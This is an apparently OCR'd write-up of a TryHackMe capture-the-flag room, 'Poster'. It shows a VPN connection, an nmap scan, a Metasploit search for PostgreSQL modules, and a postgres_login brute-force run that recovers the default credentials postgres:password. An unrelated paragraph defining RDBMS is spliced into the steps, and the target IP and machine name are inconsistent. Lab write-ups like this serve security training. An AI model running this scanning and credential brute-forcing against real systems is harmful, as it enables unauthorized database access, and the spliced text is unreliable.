
POSTER – TRYHACKME


Poster is a box on tryhackme (https://tryhackme.com/r/room/poster) created by **stuxnet**.

Here our **terminal** is opened.



```
┌──(lucifer㉿kali)-[~]
└─$ 
```


Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.



```
┌──(lucifer㉿kali)-[~]
└─$ sudo su
[sudo] password for lucifer:
┌──(root㉿kali)-[/home/lucifer]
└─# cd Downloads/

┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# openvpn p4nd3y.ovpn
2024-09-24 10:44:34 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed u
nless "allow-compression yes" is also set.
2024-09-24 10:44:34 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If y
ou need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-09-24 10:44:34 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2024-09-24 10:44:34 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-09-24 10:44:34 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2024-09-24 10:44:34 DCO version: N/A
2024-09-24 10:44:34 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-09-24 10:44:34 UDPv4 link local: (not bound)
2024-09-24 10:44:34 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=49d5e5ff 0b951388
2024-09-24 10:44:34 VERIFY OK: depth=1, CN=ChangeMe
2024-09-24 10:44:34 VERIFY KU OK
2024-09-24 10:44:34 Validating certificate extended key usage
2024-09-24 10:44:34 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-09-24 10:44:34 VERIFY EKU OK
2024-09-24 10:44:34 VERIFY OK: depth=0, CN=server
2024-09-24 10:44:34 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary
key: 253 bits X25519
2024-09-24 10:44:34 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-09-24 10:44:34 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-09-24 10:44:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.17.0.1,topology subnet,ping 5
,ping-restart 120,ifconfig 10.17.16.197 255.255.128.0,peer-id 106,cipher AES-256-CBC'
2024-09-24 10:44:34 OPTIONS IMPORT: --ifconfig/up options modified
2024-09-24 10:44:34 OPTIONS IMPORT: route options modified
2024-09-24 10:44:34 OPTIONS IMPORT: route-related options modified
2024-09-24 10:44:34 net_route_v4_best_gw query: dst 0.0.0.0
2024-09-24 10:44:34 net_route_v4_best_gw result: via 192.168.52.2 dev eth0
2024-09-24 10:44:34 ROUTE_GATEWAY 192.168.52.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:86:48:2f
2024-09-24 10:44:34 TUN/TAP device tun0 opened
2024-09-24 10:44:34 net_iface_mtu_set: mtu 1500 for tun0
2024-09-24 10:44:34 net_iface_up: set tun0 up
```

POSTER – TRYHACKME

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.




What is rdbms?

Depending on the EF Codd relational model, an RDBMS allows users to build, update, manage, and interact with a relational database, which stores data as a table.

Today, several companies use relational databases instead of flat files or hierarchical databases to store business data. This is because a relational database can handle a wide range of data formats and process queries efficiently. In addition, it organizes data into tables that can be linked internally based on common data. This allows the user to easily retrieve one or more tables with a single query. On the other hand, a flat file stores data in a single table structure, making it less efficient and consuming more space and memory.

Most commercially available RDBMSs currently use Structured Query Language (SQL) to access the database. RDBMS structures are most commonly used to perform CRUD operations (create, read, update, and delete), which are critical to support consistent data management.


After starting the machine it'll get one minute to show the ip.



Target Machine Information

Title	Target IP Address	Expires
Blue	10.10.134.188	58min 34s

After getting the target ip first thing we'll do is **nmap** scan to see the open ports and more machine's info.




```
┌──(root㉿kali)-[/home/lucifer]
└─# nmap -A -T4 10.10.67.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 09:46 IST
Nmap scan report for 10.10.67.26
```

Here I am using **nmap -A -T4 <IP>** to see all the ports. You can use many more scripts like **nmap -sCv -T4 <IP>**

POSTER – TRYHACKME

Seems like our scan is completed. Looks like there are total 12 ports open and 3 under 1000.




```
┌──(root㉿kali)-[/home/lucifer]
└─# nmap -A -T4 10.10.67.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 09:46 IST
Nmap scan report for 10.10.67.26
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:ed:48:af:29:9e:30:c1:b6:1d:ff:b0:24:cc:6d:cb (RSA)
|   256 eb:3a:a3:4e:6f:10:00:ab:ef:fc:c5:2b:0e:db:40:57 (ECDSA)
|_  256 3e:41:42:35:38:05:d3:92:eb:49:39:c6:e3:ee:78:de (ED25519)
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Poster CMS
5432/tcp open  postgresql PostgreSQL DB 9.5.8 - 9.5.10 or 9.5.17 - 9.5.23
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-07-29T00:54:25
|_Not valid after:  2030-07-27T00:54:25
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/25%OT=22%CT=1%CU=41732%PV=Y%DS=5%DC=T%G=Y%TM=66F3
OS:8EBC%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=105%TI=Z%CI=I%II=I%TS=8)
OS:SEQ(SP=100%GCD=1%ISR=105%TI=Z%CI=I%II=RI%TS=8)SEQ(SP=100%GCD=2%ISR=105%T
OS:I=Z%CI=I%II=I%TS=8)OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=
OS:M508ST11NW6%O5=M508ST11NW6%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68
OS:DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%
OS:DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now that we have know the information from port 5432 using nmap and there lies a severe vulnerability in Postgres database. We can use **searchsploit** or google it about the previous exploits in it. Guess what we found it using searchsploit. Seems that it has severe vulnerability in login bypass and many more.

Now we'll use **msfconsole(metasploit)** to exploit this machine as we know the vulnerability after further research. We'll search the exploit on metasploit.


POSTER – TRYHACKME



```
msf6 > search postgres

Matching Modules
================

   #   Name
   -   ----
   0   auxiliary/server/capture/postgresql
   1   post/linux/gather/enum_users_history
   2   exploit/multi/http/manage_engine_dc_pmp_sqli
etchServlet.dat SQL Injection
   3     \_ target: Automatic
   4     \_ target: Desktop Central v8 ⩾ b80200 / v9 < b90039 (PostgreSQL) on Windows
   5     \_ target: Desktop Central MSP v8 ⩾ b80200 / v9 < b90039 (PostgreSQL) on Windows
   6     \_ target: Desktop Central [MSP] v7 ⩾ b70200 / v8 / v9 < b90039 (MySQL) on Windows
   7     \_ target: Password Manager Pro [MSP] v6 ⩾ b6800 / v7 < b7003 (PostgreSQL) on Windows
   8     \_ target: Password Manager Pro v6 ⩾ b6500 / v7 < b7003 (MySQL) on Windows
   9     \_ target: Password Manager Pro [MSP] v6 ⩾ b6800 / v7 < b7003 (PostgreSQL) on Linux
   10    \_ target: Password Manager Pro v6 ⩾ b6500 / v7 < b7003 (MySQL) on Linux
   11  exploit/windows/misc/manageengine_eventlog_analyzer_rce
   12  auxiliary/admin/http/manageengine_pmp_privesc
c Pro SQL Injection
   13  auxiliary/analyze/crack_databases
   14    \_ action: hashcat
   15    \_ action: john
   16  exploit/multi/postgres/postgres_copy_from_program_cmd_exec
   17    \_ target: Automatic
   18    \_ target: Unix/OSX/Linux
   19    \_ target: Windows - PowerShell (In-Memory)
   20    \_ target: Windows (CMD)
   21  exploit/multi/postgres/postgres_createlang
   22  auxiliary/scanner/postgres/postgres_dbname_flag_injection
   23  auxiliary/scanner/postgres/postgres_login
   24  auxiliary/admin/postgres/postgres_readfile
   25  auxiliary/admin/postgres/postgres_sql
   26  auxiliary/scanner/postgres/postgres_version
   27  exploit/linux/postgres/postgres_payload
   28    \_ target: Linux x86
   29    \_ target: Linux x86_64
   30  exploit/windows/postgres/postgres_payload
```

We found many exploits. Now we’ll use it one by one for different purposes.


Our first exploit that we’ll use is login bypass which is in option 23.



```
msf6 > use 23
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                           Required  Description
   ----              ---------------                                           --------  -----------
   ANONYMOUS_LOGIN   false                                                     yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                         yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                                     no        Create a new session for every successful login
   DATABASE          template1                                                 yes       The database to authenticate against
   DB_ALL_CREDS      false                                                     no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                     no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                     no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                      no        Skip existing credentials stored in the current database (Accepted: n
   PASSWORD                                                                    no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing passwords, one per line
                     s_default_pass.txt
   Proxies                                                                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                                      no        Set to true to see query result sets
   RHOSTS                                                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                                                                         ml
   RPORT             5432                                                      yes       The target port
   STOP_ON_SUCCESS   false                                                     yes       Stop guessing when a credential works for a host
   THREADS           1                                                         yes       The number of concurrent threads (max one per host)
   USERNAME                                                                    no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing (space-separated) users and passwords, one pair per l
                     s_default_userpass.txt
   USER_AS_PASS      false                                                     no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing users, one per line
                     s_default_user.txt
   VERBOSE           true                                                      yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 10.10.67.26
rhosts ⇒ 10.10.67.26
```

We'll set **RHOSTS** as the target ip and rest will be default.

We'll now start the exploit.




```
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 10.10.67.26:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.10.67.26:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.67.26:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 10.10.67.26:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.10.67.26:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 10.10.67.26:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 10.10.67.26:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.67.26:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: Invalid username or password)
[+] 10.10.67.26:5432 - Login Successful: postgres:password@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

Here we found our username and pass – **postgres:password**

